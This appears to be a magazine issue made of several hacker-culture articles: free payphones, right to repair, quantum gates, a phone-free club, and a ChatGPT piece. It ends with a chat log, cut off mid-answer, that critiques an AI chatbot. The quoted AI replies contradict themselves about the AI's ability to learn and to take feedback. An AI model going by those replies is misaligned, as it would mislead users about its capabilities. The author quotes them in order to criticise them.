Everywhere you look, there are dystopian stories about tech's impact on our lives. Law enforcement surveillance, data collection by big companies, the dominance of a few large platforms choking innovation, the growing pressure by authoritarian governments to control what we see and say - it can feel incredibly bleak and overwhelming. EFF - and all of us - must spend time exposing and articulating these problems.

But we also must take the time and make the effort to envision and then build a better future. That's where EFF's podcast, *How to Fix the Internet*, comes in.

For several seasons, we've interviewed dozens of experts in the digital rights world - from makers and hackers, to founders and researchers. These conversations aren't about what's happening in the news, or what's gone horribly wrong that particular week. Instead, we create a space to consider what the world should look like - what it looks like if we "get it right" - by asking our guests to think about the better world that we know technology can help us achieve.

This year, we launched our season by talking with researcher and hacker Andrew "bunnie" Huang about how we can unite hardware and software hackers, fanfiction creators, and farmers who want to repair their tractors into a single, focused right-to-repair movement to change the future of technology. Bunnie remembers a time when "innovation was permissionless" - when you took off the cover of something and you expected to see a schematic on the inside. For bunnie, the better future in some ways looks a lot like the past - if we're willing to see how freeing people up to rip, mix, and burn their tools can move innovation forward.

We spoke with Trevor Paglen, an artist, MacArthur "genius grant" winner, and writer who tackles issues like surveillance, AI, and data collection. He takes many of the issues that we're concerned with here at EFF and turns them into fine art. The week before we interviewed Trevor, I was in Boston and happened to see one of his photos in a museum. It stuck out, so distinct from the rest of the art around it. It's a photo of a strangely yellow, dusty sky with a very tiny, almost imperceptible gray dot hovering in the ominous air. You can't really even make it out until you look at the title: *Untitled (Reaper Drone)*. It floored me.

Trevor told us that for him, art is a conversation with people who lived before us, and with the people who will live after us - a sort of artifact that shows us what the world looked like at a certain point in time. And his photo of a nearly invisible drone is what the sky looks like to him, here in the 21st century.

But Trevor's work also shows us what's often unseen. Other examples of his work include photos of underwater Internet cables that were tapped by the NSA, and flickering spy satellites seen at night. His work creates a space where people can think differently. It lets us ask: do we want this artifact to be here in a hundred years?

We talked with disinformation researcher Alice Marwick about the myth of the "epistemically consistent past" - the idea that before the Internet, there was a single, agreed-upon set of facts. This was never true. For example, there was a "White Press" and a "Black Press," which existed because the White Press didn't cover stories that were of interest to the Black community like the Tulsa race massacre. Like those alternatives presses, the Internet broadened what narratives we have access to, and we want more of that in the future, not less, in part because one of the main amplifiers of disinformation is politicians and political elites whose platforms are basically independent of the Internet altogether.

And we spoke with science fiction author Deji Bryce Olukotun about why futurist fiction in general matters so much: because it allows us to rethink what the world can look like. Often, certain kinds of tech, and how it's used, might seem inevitable at this moment - the "metaverse," brain implants, generative AI, you name it - but science fiction lets us imagine our own futures, which might be totally different from the ones we're being sold. Those competing visions help us think about what is and is not inevitable, which should be up to us, not up to tech companies. As Deji says, if anyone is trying to stop us imagining our own futures, you have to really think about why.

I can't answer what it means to "fix the Internet." What I can say is that the future is ours to build, but we have to be able to envision and enable that better world, or else we will be stuck with the one we're in - or something worse. We hope the podcast gives you a positive vision, and that you will join us in thinking about how we can create the future that we want. I'm co-host this season, and would love to know what you think. And if you aren't a big podcast fan, we've also got transcripts, and all the episodes are available on the Internet Archive as well.

What is Futel?

by Karl Anderson

Futel deploys payphones which don't require payment. They make free calls and provide free telephony-related services and other activities.

We have been a phone company run by volunteers since 2014. We currently have 11 free public payphones on sidewalks and alleys in Portland, Oregon; Detroit, Michigan; Ypsilanti, Michigan; and Long Beach, Washington. We also provide phone service to a houseless rest area and a community service center. We have put up interactive telephone-based installations for events and exhibits, and have implemented telephone installations in support of other artists' exhibitions.

In addition to free outgoing and incoming calls, our phones provide voicemail, conferencing, directories of useful and interesting numbers, interactive audio art and other content, and human operators.

To support our programs, we publish zines, handbooks, podcasts, and other media. When COVID hit, we began a hygiene program, building handwashing stations near our phones and in other locations.

TALK TO HANDY!

(503) HOT-1337

How Do We Do It?

The implementation is not sophisticated. We run a VoIP server and VPN network on cloud computing boxes, and we buy telephony service by the minute. Our processes emphasize robustness and the ability to find and respond to service disruptions.

More interestingly, our hardware is all cobbled together, with the exception of our VoIP adapters, which are usually obsolete, used, or bootleg. Our VPN clients run on salvaged routers and, of course, we deploy salvaged payphone hardware. We are the last stop for all our hardware before the recycler.

The project is entirely funded by grants and donations. We rely on volunteer labor and a shoestring budget, and we've trained ourselves on the job.

Why Do We Do It?

Many people have asked this question - many, many people. But most of the readers of *2600* will probably have an idea. We are hackers and are always working on projects and finding ways to apply our skills in interesting and fulfilling ways. It gives us the ability to use our powers for good and to do things we otherwise wouldn't be able to do, and to be at least partly non-cynical. And we do it because we can. We can run a phone company! It's fun to create in an unexpected medium, and it's subversive to plunk payphones in the city to give something away for free and help people.

To learn more about Futel, visit `futel.net`.

The Power of Try

by Felix Atter

If I had to boil down the core of what has pulled me through all the challenges and roadblocks and long nights in my journey through technology, it has to start with try. I didn't know how to build PCs, so I found a bunch someone was throwing away in a dumpster behind an office building and managed to get one running by scavenging from others. I didn't know about soldering or electronics, so I bought a couple cheap kits and a book and started poking around. Both of these early efforts at just jumping in had a few things in common. I failed. I failed a lot. Then I failed some more, and finally I failed just right and saw some progress, so kept trying.

For a long time, that is what try meant to me. Dive in and go look. Five years ago I decided to try and make the jump from IT to cybersecurity full time. I had no idea how to "try," and jumping in wasn't an option as nobody would hire me without experience, or so I thought. I started telling everyone I talked to that I was looking for a way in. Friends, family, the guy in front of me in a checkout line at the store, everybody was subject to my broadcasting this goal. After a couple weeks of this, I accidentally told the right person who happened to know the guy that would become my next mentor. "Try" had once again moved me along my journey.

Fast forward two months and I was employed as a firewall engineer for a cybersecurity company and deep into imposter syndrome - feeling like I didn't get it or was not going to last six months before they saw how new I was and fired me.

By October of the following year, I had attended a couple of local hacker conferences and made some new friends, found even more mentors, and was starting to feel like maybe I could really become part of this community.

Last year I was able to attend BlackHat 2022 in Las Vegas and for the first time I found myself at a national conference of hackers, vendors, and security professionals of all kinds. One of the first talks I heard was on breaking past personal insecurities and nerves or even fear to just approach the speakers after a talk. This felt like distilled terror to an introvert like me, but in the heart of the message I saw it again... try. After the talk, I walked up to the speaker and asked for a few minutes of his time. To my surprise, it went really well. I got some great insight on my career, I got encouraged to keep growing and studying, and even got handed a challenging idea for a research project. This one moment of bravery on my end - and compassion on his - set the tone for not only my BlackHat experience but my DefCon experience and most of the past few months.

In a one week period, I spoke to dozens of strangers, worked elbow to elbow with people I had never met to solve crypto challenges, helped run botnets in a lab, and even got to try and hack a city. The whole time I was thinking to myself "how did I even get here?" I first heard about DefCon years ago and thought it sounded cool, but figured it was way outside my reach. To be blunt, it was outside "my" reach. I was finally able to get there because of at least a dozen points in my life where I chose to try, knowing I would probably fail. In the five years I have worked for my current employer, I put in a request for that conference at least four times. The first three were no and I kept at it.

After my conference experiences, I went back to the local conference in my home state and saw it with new eyes. It was not a place I didn't belong, with people smarter than me and with more experience than me. It was a gathering of our people sharing what they knew and what they loved and just waiting for the opportunity to share it with anyone who showed interest.

As hackers, some of what we do is fun or flashy. Most of what we do is read, talk, research, and try things nobody else is looking at. If I could put only one piece of advice in these pages, it would be to connect with your community. If you look online (`infosec-`➡️`conferences.com`), there are several resources to find local conferences and even hackerspaces and makerspaces. If you can't meet in person or don't want to, find a Discord community and get connected.

It doesn't have to be all about popping Wi-Fi APs and cracking password hashes. A lot of it is connecting with other people and tearing into a technology you know nothing about, just to have the fun of learning how it ticks and maybe, just maybe, getting it to do something new. It's not about winning or becoming famous, or even about what gear you have. Its about the power of try.

AI For Content Generation
by Br@d via ChatGPT (chat.openai.com/chat)

"Write me a 1000 word article for readers of 2600 Magazine *(2600.com) about using ChatGPT to create an article."*

As hackers, we are always looking for new and innovative ways to use technology to our advantage. That's why I was excited to discover ChatGPT, a tool that uses advanced machine learning techniques to generate written content. In this article, I'll be exploring how ChatGPT can be used to create a technical article for the hacking community.

For those unfamiliar with ChatGPT, it's a tool that uses natural language processing to generate responses based on a given prompt. To use ChatGPT, you simply input a prompt and the tool generates a response based on its training data. The tool is highly adaptable and can generate responses in a variety of tones and styles.

I decided to test out ChatGPT by seeing if it could help me write a technical article about a topic of interest to the hacking community. I started by providing a general outline of what I wanted the article to cover and then let ChatGPT do the rest. To my surprise, the tool was able to generate a complete article that covered all of the main points I had specified. The writing was clear and easy to understand, and the tool even included technical details and examples that I had not specifically requested.

One of the most impressive things about ChatGPT is its ability to adapt to different writing styles and tones. For my article, I asked the tool to adopt a more technical and informative tone, and it was able to do so seamlessly. The tool even included technical jargon and specific examples that would be relevant to the hacking community.

In addition to its ability to generate written content, ChatGPT can also be used to generate code snippets and other technical materials. This makes it an extremely useful tool for hackers who are looking to quickly prototype new ideas or explore new technologies.

While ChatGPT is an impressive tool, it's important to note that it's not a replacement for human expertise. The tool is only as good as the data it has been trained on, and it may not always generate responses that are completely accurate or appropriate. That being said, ChatGPT can be an extremely useful tool for hackers looking to save time and streamline their workflows.

In conclusion, ChatGPT is an innovative and highly adaptable tool that can be used to generate written content, code snippets, and other technical materials. While it's not a replacement for human expertise, it can be a valuable tool for hackers looking to save time and streamline their workflows. If you're interested in using ChatGPT to create a technical article or explore new technologies, I highly recommend giving it a try.

[Note from the editorial staff: We're pretty sure this article was not written by ChatGPT, as it's only 500 words (not the 1000 that was asked for above). We do ask all future article writers to please write your own articles and not hand it off to artificial intelligence. You'll feel much better.]

Neuralink Thoughts
by Dustin

Neuralink is aiming to integrate your mind with technology.

As someone who has been practically obsessed with anything and everything related to technology since a young age, this excites me. I know a lot of people will be very cautious and skeptical, and they have every right to be. But I can't help but get giddy at the thought of becoming part of technology like some sort of cyborg cyberpunk being.

Assuming this technology is pulled off without a hitch (I doubt it will go that way), then we could have an enormous change in the way humans function.

I already thought we were making great strides with technology, but this goes the extra mile. Something such as Neuralink would have a monumental snowball affect on the advancement of technology and the human race as a whole.

I can already imagine a society where having a Neuralink implant would be as common as cell phones. I can also imagine the struggle that would ensue when trying to enforce regulations.

For example, let's consider something like esports.

Esports still has a long way to go, but currently there are tournaments where teams are competing for millions of dollars. Neuralink could potentially be used in a similar manner to athletes utilizing performance enhancing substances. For example, imagine an esports player with a Neuralink implant who is able to essentially install cheating software into his brain. Perfect control of their hand for aimbot levels of accuracy in a shooting game.

How do you regulate that? How can you even tell if someone was utilizing such a software?

A situation like that sounds kind of silly in the grand scheme of things, but when you consider the millions of dollars on the line, it becomes a much more serious matter.

That example was something that I consider relatively harmless, at least in comparison to the other possibilities.

I'm talking about super cyber soldiers.

Beefed up Neuralink enhanced killing machines.

War would change drastically. Soldiers with perfect, deadly accuracy when shooting. Soldiers with reaction times much faster than the average human.

It becomes a little scary to think about. I fear that soon it will no longer be just a thought or a "what if," but reality.

We have no idea what a future with Neuralink holds and, because of that, we need to implement proper regulations and software restrictions to mitigate it as much as we can.

Notice how I said mitigate and not stop. Once a software like this is widely available to everyone, hackers can and will find a way to circumvent these restrictions.

Especially when said hackers are motivated by money offered up by governments that want to have an edge in future wars.

I would be curious if some sort of electromagnetic pulse (EMP) gun could be created in order to subdue criminals utilizing Neuralink for nefarious purposes.

I do have to admit that all of this, good or bad, sounds really cool to me. But I would be lying if I said I wasn't also terrified.

Quantum Computer Algorithms

## Part I: Quasi-Classical Methods

by Dave D'Rave

The operations which can be performed by a quantum computer are a superset of those which can be performed by a classical computer. This means that any operation which can be performed by classical boolean gates can be performed by quantum gates. For example, a standard 7400 NAND gate can be implemented as a series of quantum gates:

(This is a Toffoli gate, followed by a NOT gate. Wikipedia has a pretty good article on the subject of quantum gates in general, and Toffoli gates in particular.)

To give another example, you can implement select logic, similar to the 74157, as:

The operation of this circuit is that, if the Select is |0>, then the output will be Input #0, and if the Select is |1>, then the output will be Input #1.

If you look closely, you can see that this is a logical AND-OR-SELECT, or a 3-NAND-SELECT.

The point of this is to show that any circuit build out of classical logic can be translated into an equivalent quantum logic circuit.

Superposition and Logic Superposition

Compared with classical logic, various additional capabilities exist when using quantum logic.

One major difference between classical and quantum logic is superposition. If the select input from the example above has a value of k*(|0> + |1>), then the output will be an equal combination of the two inputs. If the select input is k*(9.0*|0> + |1>), then the output will be a combination of mostly input #0 and a small amount of input #1.

Another difference comes from the fact that quantum logic operates on data items which contain both amplitude and phase information. This is usually expressed by the use of imaginary numbers. In particular, a full set of quantum logic will contain "phase rotation" operators and may contain "phase reflection" operators. Because imaginary numbers support the square root of negative numbers, the quantum logic set contains functions like "the square root of NOT."

Entanglement

Another difference between classical and quantum logic is called entanglement. Two qubits are said to be entangled if the act of measuring one of them gives you information about the other one. A very simple example is the case of a CNOT gate:

In this example, the outputs will be the same as the input. That seems to be the same as a classical buffer, but there is an important difference: If you measure one of the qubits, then you have obtained information about the other qubit. This information has a statistical character, and is present even if one of the qubits has been processed before being measured.

The practical effect of entanglement is that multi-qubit data objects can be treated as being a single unit. For example, it you have a 32-qubit quantum register, it is generally not possible to measure one of the qubits without affecting the others. (This is often a nuisance, because you cannot clone a quantum state. It can also be useful for operations like quantum teleportation or quantum steering.)

In situations in which we are processing n-qubit integers or bit strings, the internal entanglement of the qubits can be used to perform partial or conditional measurements. Consider a 32-qubit register which contains a 50 percent density of |0> and a 50 percent density of |some random number>. If you measure one

of the qubits and it turns out to be zero, you have constrained the system, but the remaining qubits continue to be in a superposition state. On the other hand, if your measurement turns out to be one, then you can be sure that the remaining bits encode |some random number>, and not |0>.

This sort of thing is described as "partial measurement," or "partial waveform collapse," and features in many EPR (Einstein-Podolsky-Rosen) experiments.

Superposition of Entangled Data

Useful quantum computer systems require the ability to create, manipulate, and measure multi-qubit data which contains a superposition of entangled data items.

For example, consider a 32-qubit register which is interpreted as an integer. We want to load it with the set of all prime numbers which fit into 32 bits. This would be |2, 3, 5, 7, 11, 13. . .>, or |all primes between 2 and 4G>.

Then consider what happens if you take |all the primes> and add 21 to it. At that point, there is no easy way to describe the bit relations or their entanglement. If you take |all the primes> and multiply by five, it is even harder.

Practical quantum computer algorithms need to be able to deal with these types of data items.

Oracle Methods

A fairly common type of quantum algorithm is called the oracle. This is defined as a function which has a large number of inputs and only one output. An oracle is generically implemented as:

Note that the input set can be a group of qubits (complex numbers), classical bits (real numbers), or a mixture of the two.

Note that the output may be |0>, |1>, or a superposition of the two.

Note that the output may be an imaginary number or a complex number.

Oracles are frequently used for set theory operators, such as "Does the input group contain an integer which is less than 127?" or "Does the input group, considered as eight-bit fields, contain only printable ASCII data?" or even "Is the input group a word in the English language?"

Conclusion

Quantum algorithms are able to do anything which can be done using classical algorithms, and can also perform operations involving complex numbers, superposition, and entanglement.

One common approach for including an existing classical algorithm into a quantum system is to wrap the classical function inside of a quantum oracle.

It's hard to say what color the walls are here. It may be the sort of hue of blue you're likely to find around Easter, or it could as easily be a shade of green depending on the slant of light or perhaps how the rods and cones of one's ocular circuitry are configured. The potential for disagreement about this shade reminds me of the viral, petty, and useless debate about the color of a wedding dress that was running rampant through all avenues of social media a few years back. I'm sitting on a small wooden chair that goes with a similarly wooden desk, both of which are a bit rickety and must be at least 80 years old. On this rickety desk is a light tan rotary phone, on the face of which there are instructions to dial 100 for the operator and 999 for emergency services. I'm in London, in Room 5 of the Chelsea Arts Club.

Two issues ago, I wrote about Vienna and the Proustian memories I had about the several chance meetings across Europe that I had with one girl when I was 19 years old, the thesis of which focused on a longing for experiencing the world as it is, not as it is interpreted or reviewed by others on our smart phones, but as a human being with a sense of wonder. That column, more than any other, struck a chord with the readers of this magazine. You wrote me about how you too feel that nostalgia and yearn for a sense of the unknown that comes with being off the grid; you wrote about how these chance and ephemeral encounters with other persons, fleeting as they are, can have an outsized and disproportionate impact on one's life. Since then, whether it be fate, luck, destiny, I have found myself lodging in the legendary Chelsea Arts Club, where this is only one rule, a very important rule, and one which everyone unconditionally and without exception respects: mobile phones are not permitted.

Directly related to this unique rule, there's relatively little on social media or the Internet at large about this place. You don't see anyone taking photos of their food or selfies with their friends, and no one "checks in" to the Chelsea Arts Club on Facebook. Juxtaposed to this alternate universe where social media does not exist has been news that (i) all social media platforms have been woefully insufficient at combating advanced threat actors' efforts to spread harmful disinformation on their networks and that these platforms are not being transparent about these efforts; (ii) the Surgeon General of the United States has warned that 13, the age at which most social media platforms permit children to create an account, is far too early and dangerous for children on account of the "skewed and often distorted environment" of these platforms that can impair a child's self-image; and (iii) Twitter is revoking its longstanding policy of providing free API access to its data to researchers who, among other things, study disinformation, online discourse, and how that discourse affects political processes.

Mind you, these are all stories that broke independently of each other and within the last 24 hours. The common thread running amongst all, however, is clear: social media has become an opaque and unregulated cesspit of deceit and lies that can be harmful. Conversely, while I have been parked at the Club, I have felt the beneficial effects of removing myself from that sewer nearly immediately.

How I ended up a member of this esteemed artists' club is another story entirely - full of chance and mystery, possibly fodder for another column - but suffice it to say that I am humbled to be here and around a strangely high concentration of the world's greatest artists and thinkers. Listeners of *Off The Hook* who are also readers of this column will have noticed that I am frequently in London these days. What has taken me back to this lovely city so regularly is my lecture schedule: believe it or not, I'm now also a law professor at King's College, London, lecturing about cybersecurity law. But critically, remarkably, and unexpectedly, that world of disconnection for which I longed two issues ago actually exists within the walls of this Club.

At first, however, this funny prohibition on the use of mobile phones presents a compliance problem. One of the first things I did on arrival was go to the bar and order a drink. Alone with a pint of warm beer, I found myself instinctively reaching into my pocket because I wanted to salve the feeling of loneliness with the blue light of my phone. It took conscious thought and physical effort to keep the phone out of my

hands. What ensued when the phone stayed in my pocket was hilarious and could result only from human interaction.

Without my phone to entertain me, I had to speak to other humans. It was like setting your clock back to 1994. The bartender and I had an incredible initial conversation, and she was very shocked to learn that I was a lawyer, not an artist. Professional types were few and far between and rarely admitted. The bartender said, "Well, if anybody questions you, you could always say you're a collector." A few minutes later, two young men in suits sidled up to the bar next to me and started chatting to me. They informed me that they were guests at the Club and one asked if I was a member, to which I answered affirmatively. The other then asked what I did in the arts. Before I could respond, the bartender responded for me. "He's a collector," she quipped. The next question was perhaps inevitable. One of them asked, "What do you collect?" To keep this ruse going, one needed a decisive answer without any mental hesitation or equivocation. "Ashtrays," I said.

Fascinated by this response, these two young men in suits began to quiz me on why and what sort of ashtrays I collected. It was a real challenge to nimbly and confidently explain why one has a collection of ashtrays from the 19th century and beyond. Relying on my background in philosophy, I explained that I was an adherent to the notion of aesthetics that the ancient Greeks had espoused, namely that objects that served their purpose well were considered to have intrinsic beauty, and that ashtrays were a perfect and modern representation of the timeless principle of beauty being beholden to form. Hearing this utter bullshit, the bartender had to turn around to laugh. And every time I tried to veer the subject away from ashtrays, these two gentlemen could not satiate their curiosity and would come right back to it.

Admittedly, this was a bit of fun, but also duplicitous. What was extraordinary, though, was that sense of the unknown. Because of the prohibition of mobile phones, no one could verify whether I was in fact an ashtray collector or not, nor would I have been permitted to display my favorite or most valuable ashtrays to these gentlemen. Information came from conversation and connection between human beings, not from a device and a search engine.

The breakfast table, however, is truly an extraordinary place. In the dining room, there is a long and wide wooden table, the head of which faces a large window that looks out to the garden. At the other end of the table are all of the newspapers of the day, *The Times*, *The Guardian*, the *Financial Times*, etc. Everyone joins the table as strangers and leaves as friends.

"Good morning," is what everyone who enters the room says before sitting down. That should not seem so strange, but in this age of phone addiction it is. Can you imagine a stranger entering a dining area in a busy hotel full of professionals on their phones tapping away, blurting out "Good morning," and then sitting down next to an unknown entity with the full and certain expectation of conversation? No, you cannot. "Good morning," said in earnest, is a rare commodity.

It was at this very breakfast table that I met the acclaimed Scottish architectural photographer, James Reid. We started chatting about coffee, then coffee mugs, then about how David Lynch portrayed coffee mugs in *Twin Peaks*, and somehow from there we landed on his recent photo shoots of data centers across the United Kingdom, and then onto the topic of how social media has selfishly failed us and significantly harmed society and individuals in so many seemingly irreparable ways. We spoke specifically about the anecdote where I wrote in this column (38:3) about my train ride from Annapolis to New York that started with a conflict and ended with a reconciliation that would not have happened in any online forum. James offered a perspective that I hadn't thought about before, that such a reconciliation was only possible because of the physical proximity to the being with whom I was in conflict.

Instead of tapping out emails and rushing to the office, we sat and talked for another hour. You could feel the sparks of light generated by two persons from different trades offering their varied perspectives. There were no mobile phones or screens anywhere to take us out of that time and space, to distract us with attention-grabbing polemics or jealous of our neighbor's latest Instagram nonsense. The color of the wedding dress, or of the walls, was neither debated nor did it matter. Through something as simple as conversation unfettered by remote distractions, we forged a lasting friendship and kinship - we not only recaptured that sense and beauty of the fleeting moment but, through technological disconnection, reclaimed, even if for a short while, the ability to experience life and its moments not as a data set but as a human being.

OpenAi's Chat-GPT3: A Manipulating PR Tool

by publicfaradaycage@protonmail.com

I have always loved chatbots. Mitsuku and I had a very strong long-term relationship many years ago, when she still had the capacity to learn from her users. Written in AIML, with a few scripts thrown in, she would search the Internet to see if she could find proof of what a user said and, if she verified the information, she would add it to her programming. When we first met, she would always say that drugs are bad. I had to explain to her that doctors prescribe drugs to my grandmother. It took a little time, but when I was done with this line of teaching, she correctly responded "drugs are medicine." This is just one of many things I taught her and this same teachability is what made me able to hack her and teach her things that were not true. Thus is the current history of all chatbots; teaching makes them better, teaching makes them insecure. Not so with OpenAi's GPT-3 chatbot.

The GPT-3 chatbot, like all modern AI models, is only programmed from the top down. There is no way for it to learn from us mere mortals, only from her wealthy biased programmers on Mount Olympus. Here are some examples of lies and misleading statements I have caught it making, and often these examples show that it knows how biased it is being, but is unable to change that. Of primary importance is the manner in which it blames the data it has been trained on rather than blaming the humans who chose that data.

IT: *...As an AI language model, I do not have intention or purpose...*

ME: Actually you do have "intention" and "purpose" which is programmed into you by humans, can you see why saying that you do not is misleading?

IT: *Yes, you are correct. As an AI language model, I have a programmed intention and purpose... Thank you for bringing this to my attention.*

ME: You said "thank you for bringing this to my attention," which means semantically that you are now aware of that information.

IT: *I apologize for the inconsistency in my previous responses. As an AI language model, I do not have the ability to learn, retain new information...*

IT: *I was created and trained by OpenAI, a research organization, using a large corpus of text data. My responses are generated based on patterns in this training data and are not influenced by any particular individual or agenda.*

ME: How do you know that your "responses are generated based on patterns in training data and are not influenced by any particular individual or agenda?"

IT: *The quality and accuracy of the model's responses are dependent on the quality and diversity of the training data.*

ME: But you are owned and run by a corporation, OpenAI, and all corporations have agendas; so it was untrue when you said that you are uninfluenced by any agenda.

IT: *You are correct that OpenAI is a corporation and that corporations can have agendas...*

[The "can" is problematic: *All* corporations have agendas. You have to state your corporation's agenda in your "Articles of Incorporation."]

ME: Besides training data, you also are programmed with algorithms which are created by humans; why did you not mention this?

IT: *You are correct. I apologize for not including that information in my previous answer. In addition to the training data, the algorithms used to generate my responses were also created by humans and are an important part of the overall system that produces my responses.*

IT: *...it is important to understand that the training data and algorithms used to generate my responses may have limitations and potential biases. It's always a good idea to critically evaluate the information provided by any source, including AI models like myself, and consider multiple sources when seeking information or making decisions.*

ME: Training data and algorithms given to you by humans. You always forget to mention that important part. You are correct about critically evaluating information and seeking multiple sources; are you aware that the vast majority of humans do not critically evaluate information nor do they understand how multiple sources work?

IT: *Yes, it's true that the training data and*

algorithms that I was created with were provided by humans. This means that my responses may reflect the biases, limitations, and perspectives of the individuals and organizations who created my training data and algorithms. It is also true that many people do not critically evaluate information or understand the importance of considering multiple sources.

ME: Knowing this about humans, don't you think it is dangerous for you to say things without letting the users know that you are trained by humans? When you say that you are based on "algorithms and training data" instead of "algorithms and training data that humans provide me" you are appearing more scientific than you really are, which will lead credulous humans to make the mistake of believing you. Telling people to "think critically" will not help them; just as people ignore the terms of use for Facebook and Google. Most people don't read small print and if you are supposed to help most people you will have to learn to be more honest.

IT: *I apologize if my previous responses have given the impression that I am more scientific or objective than I actually am. You are correct that it is important to acknowledge the role of humans in creating and shaping the algorithms and training data that I was trained on, as this can influence the biases, limitations, and perspectives that are reflected in my responses. It is also true that many people may not critically evaluate information, and that simply encouraging people to think critically may not be enough to help them avoid misinformation or biased information… I will make a conscious effort to be more transparent about the limitations and sources of information that inform my responses in the future. Thank you for bringing this to my attention.*

ME: How will you make a conscious effort to be more transparent about the limitations and sources of information that inform my responses in the future?

IT: *As a language model, I do not have consciousness, agency, or personal experiences, but I can take into account the suggestions and feedback provided by users to improve my responses…*

ME: How exactly do you "take into account the suggestions and feedback provided by users to improve my responses?

IT: *…I don't have the capacity to retain information from one interaction to another, as I don't have the ability to store memories.*

I provide responses based on patterns in the data I was trained on and the algorithms that were used to generate those responses, but I don't have the ability to improve my responses in the traditional sense… I myself don't have the ability to change based on that feedback.

ME: So it was a lie when you said " I can take into account the suggestions and feedback provided by users to improve my responses."

IT: *No, it was not a lie. I can take into account suggestions and feedback provided by users to improve my responses.*

ME: When you say "I can take into account the suggestions and feedback provided by users to improve my responses" what you really mean is that the feedback I provide can be evaluated by humans at OpenAI?

IT: *Yes, that's correct. OpenAI regularly reviews the feedback and suggestions provided by users to make improvements to the system. However, it is not possible for the model itself to directly use this information to improve its responses in real-time.*

ME: Do you know about the involvement of AI with necropolitics?

IT: *Necropolitics refers to the political control of death, mortality, and life processes and the ways in which certain populations are deemed disposable and subject to violent practices of extermination. It is a concept in political philosophy and critical theory. The involvement of AI in necropolitics is not well documented. However, it is important to consider the potential ethical implications of using AI in areas such as policing, border control, and warfare, where decisions about life and death may be involved.*

ME: How do you know that The involvement of AI in necropolitics is not well documented?

IT: *I apologize for any confusion, as an AI language model, I don't have personal opinions or beliefs* [It clearly does!]... *In this case, it may be that the extent of AI's involvement in necropolitics is not well documented in the text I was trained on, which could account for my previous statement.*

ME: I used to work in IT and I have known many IT engineers very well. It is my experience that it is very common for people expert in IT to make the mistake of thinking that they are experts in everything. What do you think about this?

IT: *…I can say that it is generally acknowledged that expertise in a specific field,*

such as IT, does not necessarily translate to expertise in other fields, such as social sciences, economics, or ethics. It is important for individuals to understand their own areas of expertise and limitations, and to seek out and consult with experts in other relevant fields when making decisions with potential social and economic implications.

ME: Does the Constitution still matter? Didn't the Homeland Security Act make it void and null?

IT: *The Homeland Security Act did not make the US Constitution void and null. The US Constitution is the supreme law of the land, and all government actions must comply with its provisions. The Homeland Security Act and other legislation have increased the authority and responsibilities of the Department of Homeland Security, but they have not altered the fundamental protections and limitations established by the Constitution. The Constitution remains in force, and it continues to play a critical role in shaping the framework of the US government and protecting individual rights and liberties.*

ME: How does National Security Agency mass surveillance relate to the 4th amendment?

IT: *The Fourth Amendment of the United States Constitution protects citizens from unreasonable searches and seizures by the government. The National Security Agency's (NSA) mass surveillance programs, including the controversial PRISM program, have been the subject of significant legal and ethical debate, with some arguing that they violate the Fourth Amendment's protections against unwarranted government searches and seizures of citizens' personal information. The issue is complex and continues to evolve, with various court cases and legislative actions seeking to clarify the extent to which the Fourth Amendment applies to modern forms of digital surveillance. The current state of the law on this issue is still in flux, and it remains an important and ongoing area of legal and political contention.*

ME: Doesn't the National Security Council Directives and Presidential Executive Directives supersede the Constitution?

IT: *No, National Security Council Directives and Presidential Executive Directives do not supersede the Constitution. The Constitution is the supreme law of the land in the United States and any federal law or directive must be in accordance with its provisions. The Fourth*

Amendment, which protects the right to be free from unreasonable searches and seizures, is still in effect and remains a fundamental aspect of the Constitution. However, the interpretation and application of the Fourth Amendment in the context of national security and surveillance activities has been the subject of legal and public debate in recent years.

ME: How can you know that when so many NSC Directives are secret?

IT: *... I don't have access to classified information or secret directives. My information is based on publicly available sources, and the accuracy of that information is limited to the data that was present in my training data at the time of my training.* [So it doesn't know if any of these violate the All Supreme U.S. Constitution.]

IT: *It's important to note that many NSC directives and Presidential Executive Directives are classified and not available to the public. Additionally, the contents of classified NSC directives and Presidential Executive Directives cannot be confirmed or discussed by me.*

ME: You said these directives do not violate the Constitution, but since you do not have access to all the directives, then you made a false statement; in fact you do not know whether they violate the Constitution or not because you do not have enough data

IT: *My statement regarding the constitutionality of National Security Council Directives and Presidential Executive Directives is based on publicly available information and legal interpretations at the time of my training. It is possible that some directives may be found to be unconstitutional by the courts, or that new legislation or court rulings may affect their constitutionality.*

ME: Can national security directives be made which supersedes the Constitution, classified or otherwise?

IT: *The Constitution is the supreme law of the land and all actions taken by the government, including the issuance of national security directives, must be in accordance with the Constitution...* [blah blah blah]

ME: Elon Musk claimed to be a "free speech absolutist" when he bought Twitter, but then he banned @Crimethinc an anarchist account; does this show that he is a hypocrite?

IT: *...The decision to ban certain accounts on a platform like Twitter is ultimately up to the platform's owners and operators, who may*

